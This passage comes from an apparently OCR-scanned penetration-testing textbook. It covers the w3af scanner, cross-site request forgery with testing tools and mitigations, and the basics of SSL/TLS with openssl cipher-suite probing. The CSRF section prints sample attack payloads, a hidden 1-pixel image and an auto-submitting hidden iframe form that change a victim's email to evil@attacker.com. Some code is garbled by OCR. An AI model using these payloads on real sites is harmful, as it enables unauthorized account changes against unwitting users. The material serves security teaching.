| profiles      | List and use scan profiles.                                   |
| cleanup       | Cleanup before starting a new scan.                           |
|-------------------------------------------------------------------------------|
| help          | Display help. Issuing: help [command] , prints more specific help |
|               | about "command"                                               |
| version       | Show w3af version information.                                |
| keys          | Display key shortcuts.                                        |
|-------------------------------------------------------------------------------|
| http-settings | Configure the HTTP settings of the framework.                 |
| misc-settings | Configure w3af misc settings.                                 |
| target        | Configure the target URL.                                     |
|-------------------------------------------------------------------------------|
| back          | Go to the previous menu.                                      |
| exit          | Exit w3af.                                                    |
|-------------------------------------------------------------------------------|
| kb            | Browse the vulnerabilities stored in the Knowledge Base       |
|-------------------------------------------------------------------------------|
w3af>>>
```


To find all the different categories of plugins, type in `plugins` and then `help`. To explore the various plugins available under each category, type in the plugin category, for example, `audit`, as shown in the following screenshot:

```
w3af/plugins>>> audit
|-------------------------------------------------------------------------------|
| Plugin name        | Status | Conf | Description                              |
|-------------------------------------------------------------------------------|
| blind_sqli         |        | Yes  | Identify blind SQL injection vulnerabilities.  |
| buffer_overflow    |        |      | Find buffer overflow vulnerabilities.          |
| cors_origin        |        | Yes  | Inspect if application checks that the value of |
|                    |        |      | the "Origin" HTTP header isconsistent with the |
|                    |        |      | value of the remote IP address/Host of the     |
|                    |        |      | sender ofthe incoming HTTP request.            |
| csrf               |        |      | Identify Cross-Site Request Forgery            |
|                    |        |      | vulnerabilities.                               |
| dav                |        |      | Verify if the WebDAV module is properly        |
|                    |        |      | configured.                                    |
| eval               |        | Yes  | Find insecure eval() usage.                    |
```


To configure each plugin for use, type in the category name and the first few characters of the plugin you are interested in and press the *Tab* key.

Graphical interface

To demonstrate the testing of the XSS vulnerability, we will use the w3af GUI. W3af includes several predefined profiles that are created by selecting individual plugins and combining them into a package. For example, the **OWASP_TOP10** profile can be selected if you want to test the URL against the top 10 web application vulnerabilities listed by OWASP:




To test the URL for XSS flaw, we need to select the XSS plugin under the **audit** category. If you are testing for a persistent XSS flaw, select the **persistent_xss** option at the bottom of the screen. Next, specify the target URL and click on **Start**:



The **Log** window will display the detected XSS flaw and also identifies it with a request ID that is mapped to individual requests sent to the target application. The status of the scan is also displayed here:

If you want to check the actual request and response that triggered the flaw, navigate to the **Results** window. The header and the body of both request and response are displayed in this window. In this example, the page parameter was found to be vulnerable:



Cross-site request forgery

Cross-site request forgery (**CSRF**) is often confused as a vulnerability that is similar to XSS. XSS exploits the trust a user has for a particular site, which makes the user execute any data supplied by the website. On the other hand, CSRF exploits the trust that a site has in a user's browser, which makes the website execute any request coming from an authenticated session without verifying if the user wanted to perform the action.

In a CSRF attack, the attacker makes use of the fact that the user is already authenticated to the application and anything the client sends will be regarded by the server as legitimate action.

CSRF can exploit every web application function that requires a single request within an authenticated session, if sufficient defense is not implemented. Here are some of the actions that attackers perform through a CSRF attack:

- Changing user details such as e-mail address and date of birth in a web application
- Making fraudulent banking transactions
- Fraudulent upvoting and downvoting on websites
- Adding items in the cart without the user's knowledge on an e-commerce website

Attack dependencies

Successfully exploiting the CSRF flaw depends on several variables:

- Since CSRF leverages an authenticated session, the victim must have an active authenticated session against the target web application. The application should also allow transactions within a session without asking for reauthentication.
- CSRF is a blind attack and the response from the target web application is not sent to the attacker but the victim. The attacker must have knowledge about the parameters on the website that would trigger the intended action. For example, if you want to change the registered e-mail address of the victim on the website, as an attacker you would have to identify the exact parameter that you need to manipulate to make the changes. Therefore, the attacker would require proper understanding of the web application, which can be done by interacting with the web application directly.
- The attacker needs to find a way to trick the user to click on a preconstructed URL or to visit an attacker controlled website if the target application is using the `POST` method. This can be achieved using a social engineering attack.

Attack methodology

The third point in the attack dependencies discussed in the preceding section requires the victim browser to submit a request to the target application without his or her victim's knowledge. It can be achieved using several ways:

- Image tag is one the most common way to achieve it and is often used to demonstrate a CSRF vulnerability. The attack methodology would be the attacker tricking the victim to visit a website under his or her control. A small image is loaded on that website, which would be performing the fraudulent transaction on behalf of the victim. The following code is one such example:

  ```
  <imgsrc=http://vulnerableapp.com/userinfo/edit.php?email=evil@
  attacker.com height="1" width="1"/>
  ```

  The height and the width of the image is set to only 1 pixel; therefore, even when the image source is not a legitimate image, the victim won't be able to identify it. The e-mail address of the user in the application gets updated to `evil@attacker.com`. This technique only works for the `GET` requests.

- The same technique can be used using the script tag. The script executes when the evil website is loaded on the user's browser and it performs the transaction behind the scenes.

- For a website using the `POST` method, the steps are more difficult. The attacker would have to use a hidden Iframe and load a form in it, which would execute the desired function on the vulnerable web application. An example is shown here:

```
<iframe style=visibility:"hidden" name="csrf-frame"
></iframe>
<form name="csrf"
action=""http://vulnerableapp/userinfo/edit.php"
method="POST" target="csrf-frame"
<input type="hidden" name="email"
value="evil@attacker.com">
<input type='submit' value='submit'>
</form>
<script>document.csrf.submit();</script>
```

CSRF is also known as session riding attack.

Many people get confused when they read about the attacker's website submitting a form to another website not in its domain. Remember the same origin policy is discussed in the section, *Overview of cross-site scripting* of this chapter and how XSS gave birth to it. A very important point to keep in mind is that same origin policy does not prevent the browser from submitting a form across domain. It only prevents scripts from accessing data across domains.

Testing for CSRF flaws

The description of CSRF vulnerability clearly suggests that it is a business logic flaw. An experienced developer would create web applications that would always confirm with the user at the screen when performing critical tasks such as changing the password, updating personal details or at the time of making critical decisions in a financial application such as an online bank account. Testing for business logic flaws is not the job of automated web application scanners as their work on predefined rules. For example, most of the automated scanners test for the following things to confirm the existence of a CSRF flaw in the URL:

- Checks for common anti-CSRF token names in the request and response
- Tries to infer if the application is checking the referrer field by supplying a fake referrer

- Creates mutants to check whether the application is correctly verifying the token value
- Checks for tokens and editable parameters in the query string

All the preceding methods used by most automated application scanners are prone to false positives and false negatives. The application would be using an entirely different mitigation technique to defeat the CSRF attack and thus render these scanning tools useless.

The best way to analyze the application for CSRF flaw is to first gain complete understanding on the functionality of the web application. Fire up a proxy such as Burp or ZAP, and capture traffic to analyze the request and the response. You can then create a HTML page, replicating the vulnerable code identified from proxy. The best way to test for CSRF flaws is to do it manually.

The good people at OWASP have tried to make the manual testing easier through the OWASP CSRFTester project. Here are the steps to use the tool:

1. Download the tool from `https://www.owasp.org/index.php/Category:OWASP_CSRFTester_Project`. The instructions for the tool are provided on the same page.
2. Record the transaction that you want to test for CSRF using the inbuilt proxy feature of the tool.
3. Using the captured data, edit the parameters and their values that you suspect of been vulnerable to CSRF.
4. The CSRFtester tool would then create a HTML file. Use this HTML file to build an attack using the methodology discussed earlier.

The pinata-csrf-tool hosted at `https://code.google.com/p/pinata-csrf-tool/` is another tool that we often use to create POCs for CSRF flaws.

CSRF mitigation techniques

Here, we will discuss a few mitigation techniques for the CSRF attack:

1. CSRF attack is easier to execute when the vulnerable parameter is passed through the `GET` method. Therefore, avoid it in the first place and use the `POST` method wherever possible. It does not fully mitigate the attack but makes the attacker's task difficult.

2. In the attack methodology we discussed, the attacker creates a new web page and embeds a HTML form in it, sending requests to the vulnerable application. HTTP referrer is sent by the browser whenever a client is directed to a specific page. If the application is designed to check the **HTTP Referrer** field, it could prove to be a useful defence as it will drop the connection since it was not referred by a URL in the same domain.
3. Before executing a critical task, make use of captcha because a user would have to manually pass the test to continue further.
4. Implementing unique anti-CSRF tokens for each HTML form as the attacker would be unaware of the unique value of the token.
5. Critical websites should be protected with short session timeout values. The shorter the session, the less chance the attack would be successful because the victim would not be logged in the application to execute the attack.

Summary

In this chapter, we discussed the cross-site scripting flaw in detail. We started by understanding the origin of the vulnerability and how it evolved over the years. We then learned about the different forms of XSS and their attack potential. JavaScript is the key to a successful XSS attack; we used it to steal cookies, log key presses, and deface websites. Kali Linux has several tools to test and exploit the XSS flaw, using which we tested the DVWA application. We then moved on to cross-site request forgery and gained knowledge about the different dependencies to execute the attack and the attack methodology.

In the next chapter, we will discuss the encryption used in web applications and different ways to attack them.

7
Attacking SSL-based Websites

One of the main objectives of information security is protecting the confidentiality of the data. In a web application, the aim is to ensure that the data exchanged between the user and the application is secure and hidden from any third party. The data, when stored at the server also needs to be secured from hackers. Cryptography is used to protect the confidentiality as well as the integrity of data.

Encryption is the most widely accepted form of cryptography that is used to protect information. It is used to protect sensitive data against threats like sniffing or data being altered during storage and transmission. When the data flows on the network unencrypted, the attacker can tap in and sniff the data. If the sniffed data contains the authentication credentials, the attacker can hijack the session. Hence, we need encryption. When the data is encrypted, the plaintext is converted into cipher text, which can only be decrypted with the help of a secret key.

Attackers always try to find out different ways to defeat the layer of encryption and expose the plain text data. They use different techniques such as exploiting design flaws in the encryption protocol or tricking the user to send data over a non-encrypted channel, circumventing the encryption itself. We will discuss several of these techniques.

The information stored in the database on the server can also be exposed if the underlying operating system is compromised. The data at rest needs to be protected from malicious insiders, administrators, contractors and outsourced service providers. Tokenization can be used to protect the confidentiality of data at rest and is used in conjunction with disk encryption when the data to be protected is very critical, such as credit card and social security numbers. Encrypting the database would only protect the data when at rest and will have no effect on the data in transit. When the data is sent across the network, it should be sent over an encrypted link known as **secure socket layer** (**SSL**).

In this chapter, we will talk about SSL and the different ways that attackers try to exploit the encrypted connection:

- Use of SSL
- SSL encryption process
- Types of encryption algorithms
- Identifying weak cipher suites
- SSL man-in-the-middle attacks

Secure socket layer

Secure socket layer, or **SSL** as it is more commonly known, is an encryption protocol to secure communications over the network. Netscape developed the SSL protocol in 1994. In 1999, IETF released the transport layer security protocol superseding the SSL protocol Version 3. SSL is considered insecure because of multiple vulnerabilities identified over the years. The POODLE and BEAST vulnerabilities expose flaws in the SSL protocol itself and hence cannot be fixed with a software patch. Upgrading to TLS is the best way to remediate and secure your applications. The most recent version of TLS is Version 1.2. The recommendation is to always use the latest version of TLS.

Most websites have migrated to and started using the TLS protocol, but the encrypted communication is still referred to as an SSL connection. SSL not only provides confidentiality, but also helps to maintain the integrity of the data and achieve non-repudiation.

Securing the communication between the client and the web application is the most common use of TLS/SSL, and it is known as HTTP over SSL or HTTPS. TLS is also used to secure the communication channel used by other protocols in the following ways:

- Used by mail servers to encrypt emails between two mail servers and also between the client and the mail server
- To secure communication between database servers and LDAP authentication servers
- To encrypt **virtual private network** (**VPN**) connections known as SSL VPN
- Remote desktop services in Windows operating system uses TLS to encrypt and authenticate the client connecting to the server

There are several other applications and implementations where TLS is used to secure the communication between two parties.

SSL in web applications

SSL uses the public-private key encryption mechanism to scramble data, which helps protect it from a script kiddie or even an evil attacker. Sniffing the data over the network would only reveal the encrypted information, which is of no use without access to the corresponding key.

The SSL protocol is designed to protect the three facets of the CIA triad:

- **Confidentiality**: Maintaining the privacy and secrecy of the data
- **Message integrity**: Maintaining the accuracy and consistency of the data and the assurance that it is not altered in transit
- **Availability**: Preventing data loss and maintaining access to data

Web server administrators implement SSL to make sure that sensitive user information shared between the web server and the client is secured. In addition to protecting the confidentiality of the data, SSL also provides non-repudiation by using SSL certificates and digital signatures. This provides an assurance that the message is indeed sent by the party that is claiming to have sent it. This is similar to how a signature works in our day to day life. These certificates are signed, verified, and issued by an independent third-party organisation known as certificate authority. Some of the well-known certificate authorities are listed here:

- VeriSign
- Thawte
- Comodo
- DigiCert
- Entrust
- GlobalSign

If an attacker tries to fake the certificate, the browser displays a warning message to the user informing that an invalid certificate is being used to encrypt the data.


Data integrity is achieved by calculating a message digest using a hashing algorithm which is attached to the message and verified at the other end.

A message digest is a string of digits created using a formula that represents the data that is transferred.

SSL encryption process

The encryption process is a multistep process but is a seamless experience for end users. To break down the entire process into two parts, the first phase of the encryption is done using the asymmetric encryption technique and the second is done using the symmetric encryption process. Here are the major steps to encrypt and transmit data using SSL:

1. The handshake between the client and the server is the initial step during which the client presents the SSL version number and encryption algorithms it supports.
2. The server responds back identifying the SSL version and encryption algorithm that it supports and both parties agree on the highest mutual value. The server also responds with the SSL certificate. This certificate contains the server's public key and general information about the server.
3. The client then authenticates the server by verifying the certificate against the list of root certificates stored on the local computer. The client checks if the **certificate authority** (**CA**) that undersigned the certificate issued to the website is stored in the list of trusted CAs. In Internet Explorer, the list of trusted CAs can be viewed by navigating to **Tools** | **Internet options** | **Content** | **Certificates** | **Trusted Root Certification Authorities**:



4. By using the information shared during the handshake, the client can generate a pre-master secret for the session. It then encrypts the secret with the server's public key and sends the encrypted pre-master key back to the server.
5. The server decrypts the pre-master key by using the private key (since it was encrypted with the public key). The server and the client both then generate a session key from the pre-master key using a series of steps. This session key encrypts the data during the entire session which is called symmetric encryption. A hash is also calculated and appended to the message which helps test the integrity of the message.

Asymmetric encryption versus symmetric encryption

Asymmetric encryption, which uses a combination of public-private keys, is more secure than symmetric encryption. The public key is shared with everyone and the private key is kept stored separately. Encrypted data with one key can only be decrypted with other key, which makes it very secure and efficient to implement on a larger scale.

Symmetric encryption on the other hand uses the same key to encrypt and decrypt the data and you need to find a safe method to share the symmetric key with the other party.

A question that is often asked is why isn't the public-private key pair used to encrypt the data stream and instead a session key is generated, which uses the symmetric encryption. The combination of the public-private key is generated through a complex mathematical process, which is a processor-intensive and time-consuming task. Therefore, it is only used to authenticate the endpoints and to generate and protect the session key which is used in the symmetric encryption that encrypts the bulk data. The combination of the two encryption techniques results in faster and more efficient encryption of data.

Asymmetric encryption algorithms

The following are the major asymmetric encryption algorithms:

- **Diffie-Hellman key exchange**: This was the first asymmetric encryption algorithm developed in 1976 that used discrete logarithms in a finite field. It allows two endpoints to swap over with a secret key on an insecure medium without any prior knowledge of each other.

- **Rivest Shamir Adleman (RSA)**: This is the most widely used asymmetric algorithm. The RSA algorithm is used for both encrypting data and signing, providing confidentiality, and non-repudiation. The algorithm uses a series of modular multiplications to encrypt the data.
- **Elliptic Curve Cryptography (ECC)**: This is primarily used in handheld devices such as cell phones, as it requires less computing power for its encryption and decryption process. The functionality of ECC is similar to RSA.

Symmetric encryption algorithm

In symmetric encryption, the same key is used to encrypt and decrypt the data. This way of encrypting the data has been used since ages in different forms. It provides an easy way to encrypt and decrypt data, since the keys are identical. Symmetric encryption is simple and easier to implement but comes with the challenge of sharing the key with the users in a secure way.

Symmetric algorithms are divided in two major ways:

- **Block cipher**: This encrypts a defined block of data at once rather than each bit. This method is used to encrypt the bulk of data on the internet.
- **Stream cipher**: This encrypts individual bits at a time and therefore requires more processing power. It also requires a lot of randomness as each bit is to be encrypted with a unique key stream. Stream ciphers are more suitable to be implemented at the hardware layer and are used to encrypt steaming communication such as audio and video as it can quickly encrypt and decrypt each bit.

Here are some of the widely used symmetric encryption algorithms:

- **Data Encryption Standard (DES)**: This uses the DEA cipher. DEA is a block cipher which uses a key size of 64 bit. Considering the computing power of the computers today, this encryption algorithm is easily breakable.
- **Advance Encryption Standard (AES)**: This standard was first published in 1998 and is considered to be more secure than other symmetric encryption algorithms. AES uses Rijndael cipher, which was developed by two Belgian cryptographers Joan Daemen and Vincent Rijmen. It replaces the DES. It can be configured to use a variable key size with a minimum size of 128 bits upto a maximum of 256 bits.
- **International Data Encryption Algorithm (IDEA)**: The key size for IDEA is 128 bits long and is faster than DES. It is also a block cipher.

- **Rivest Cipher 4 (RC4)**: RC4 is a widely used stream cipher and has a variable key size of 40 to 2048 bits. RC4 has some design flaws that makes it susceptible to attacks, although they are not practical and require huge computing power. RC4 is widely used in the SSL/TLS protocol. But many organizations have started to move to AES instead of RC4.

  The following protocols use RC4 cipher to encrypt data:

  - WEP
  - TLS/SSL
  - Remote desktop
  - Secure shell

Hashing for message integrity

The hashing function ensures the integrity of the message transmitted. It generates a fixed length value (hash) that represents the actual data. At the receiver end, the data is passed through the hashing function again and the output is compared with the earlier hash generated to identify if the data was tampered in transit. SSL uses hashing to verify the integrity of the received message.

The **secure hashing algorithm** (**SHA**), which is a family of hashing functions, is often used to create hashes. Some of the hashing functions are listed in the following table:

Hashing function	Output hash size (bits)
MD5	128
SHA-1	160
SHA-2	224 256 384 512

SHA-2, as shown in the table, can be used to generate a digest of various sizes from 224 bits to 512. The output hash size denotes the length of the digest generated. The higher the number of bits used, the more secure and immune is the hashing algorithm to collision attacks. A newer version known as SHA-3 has been designed but is not widely used. SHA-2 is only supported in the TLS 1.2 implementation.

In a collision attack, two different input files will generate the same hash output.

TLS makes use of an algorithm known as HMAC to generate the hash value that is appended to the data to be transmitted. HMAC is a modified implementation of the message authentication code algorithm and is considered to be more secure and robust.

HMAC uses a shared secret key in combination with the hashing algorithm to generate the hashing value. This adds more security to the implementation as both the end points should have the shared secret key to test the integrity of the data.

HMAC stands for keyed-hash message authentication code.

As an example when two end points communicate using SSL the following combination of algorithms may be used:

Algorithm	**Use in SSL encryption**
RSA/Diffie-Hellman	Key exchange and authentication
AES	Encryption of bulk data using key generated and shared by DH/RSA
HMAC-SHA2	Message integrity

Identifying weak SSL implementations

As we saw in the previous section, SSL is a combination is various encryption algorithms packaged into one to provide confidentiality, integrity, and authentication. In the first step, when two endpoints negotiate for an SSL connection, they identify the common cipher suites supported by them. This allows SSL to support a wide variety of devices which may not have the hardware and software to support the newer ciphers. Supporting older encryption algorithms has a major drawback. Most older cipher suites are found to be easily breakable by cryptanalysts in a reasonable amount of time using the computing power that is available today.

A dedicated attacker would rent cheap computing power from a cloud service provider and use it to break older ciphers and gain access to the clear text information. Thus, using older ciphers provides a false sense of security and should be disabled. The client and the server should only be allowed to negotiate a cipher that is considered secure and is practically very difficult to break.

OpenSSL is a well known library used in Linux to implement the SSL protocol and Schannel is a provider of the SSL functionality in Windows.

OpenSSL command-line tool

In order to identify the cipher suites negotiated by the remote web server, we can use the OpenSSL command-line tool that comes pre-installed on all major Linux flavors and is also included in Kali Linux. The tool can be used to test various functions of the OpenSSL library directly from the bash shell without writing any code. It is also used as a troubleshooting tool.


In the following example, we are using the `s_client` command-line option that establishes a connection to the remote server using SSL/TLS. The output of the command is difficult to interpret for a newbie but is useful to identify the TLS/SSL version and cipher suites agreed between the server and the client:

```
root@kali-1:~# openssl s_client -connect www.ebay.in:443
CONNECTED(00000003)
depth=2 C = IE, O = Baltimore, OU = CyberTrust, CN = Baltimore CyberTrust Root
verify error:num=20:unable to get local issuer certificate
verify return:0
---
Certificate chain
 0 s:/C=US/ST=MA/L=Cambridge/O=Akamai Technologies, Inc./CN=a248.e.akamai.net
   i:/O=Cybertrust Inc/CN=Cybertrust Public SureServer SV CA
 1 s:/O=Cybertrust Inc/CN=Cybertrust Public SureServer SV CA
   i:/C=IE/O=Baltimore/OU=CyberTrust/CN=Baltimore CyberTrust Root
 2 s:/C=IE/O=Baltimore/OU=CyberTrust/CN=Baltimore CyberTrust Root
   i:/C=US/O=GTE Corporation/OU=GTE CyberTrust Solutions, Inc./CN=GTE CyberTru
 Root
SSL handshake has read 3915 bytes and written 424 bytes
---
New, TLSv1/SSLv3, Cipher is ECDHE-RSA-AES256-GCM-SHA384
Server public key is 2048 bit
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
SSL-Session:
    Protocol  : TLSv1.2
    Cipher    : ECDHE-RSA-AES256-GCM-SHA384
    Session-ID: 8559FC8EE231B29EA673BFE6BE7C43A2AC285E26B0FBD6E54E60E0B742360E
    Session-ID-ctx:
    Master-Key: 4B2E4F4B9A0D47BBCE6E06A9DD98F0DC4F79FC16FECAF88AC66B1FBAF5862F
05CAF28C73D0C2DC95569991B
```


The OpenSSL utility contains various command-line options that can used to test the server using specific SSL versions and cipher suites. In the following example, we are trying to connect using TLS Version 1.2 and a weak algorithm, RC4:

```
openssl s_client -tls1_2 -cipher 'ECDH-RSA-RC4-SHA' -connect
<target>:port
```


The following screenshot shows the output of the command. Since the client could not negotiate with the `ECDH-RSA-RC4-SHA` cipher suite, the handshake failed and no cipher was selected:



In the following screenshot, we are trying to negotiate a weak encryption algorithm with the server, and it fails as Google has rightly disabled the weak cipher suites on the server:



To find out the cipher suites that are easily breakable using the computing power that is available today, type in the command as shown in the following screenshot:



You would often see cipher suites written as `ECDHE-RSA-RC4-MD5`. The format is broken down into the following parts:

- **ECDHE**: This is a key exchange algorithm
- **RSA**: This is an authentication algorithm
- **RC4**: This is an encryption algorithm
- **MD5**: This is a hashing algorithm

A comprehensive list of SSL and TLS cipher suites can be found at the following URL:

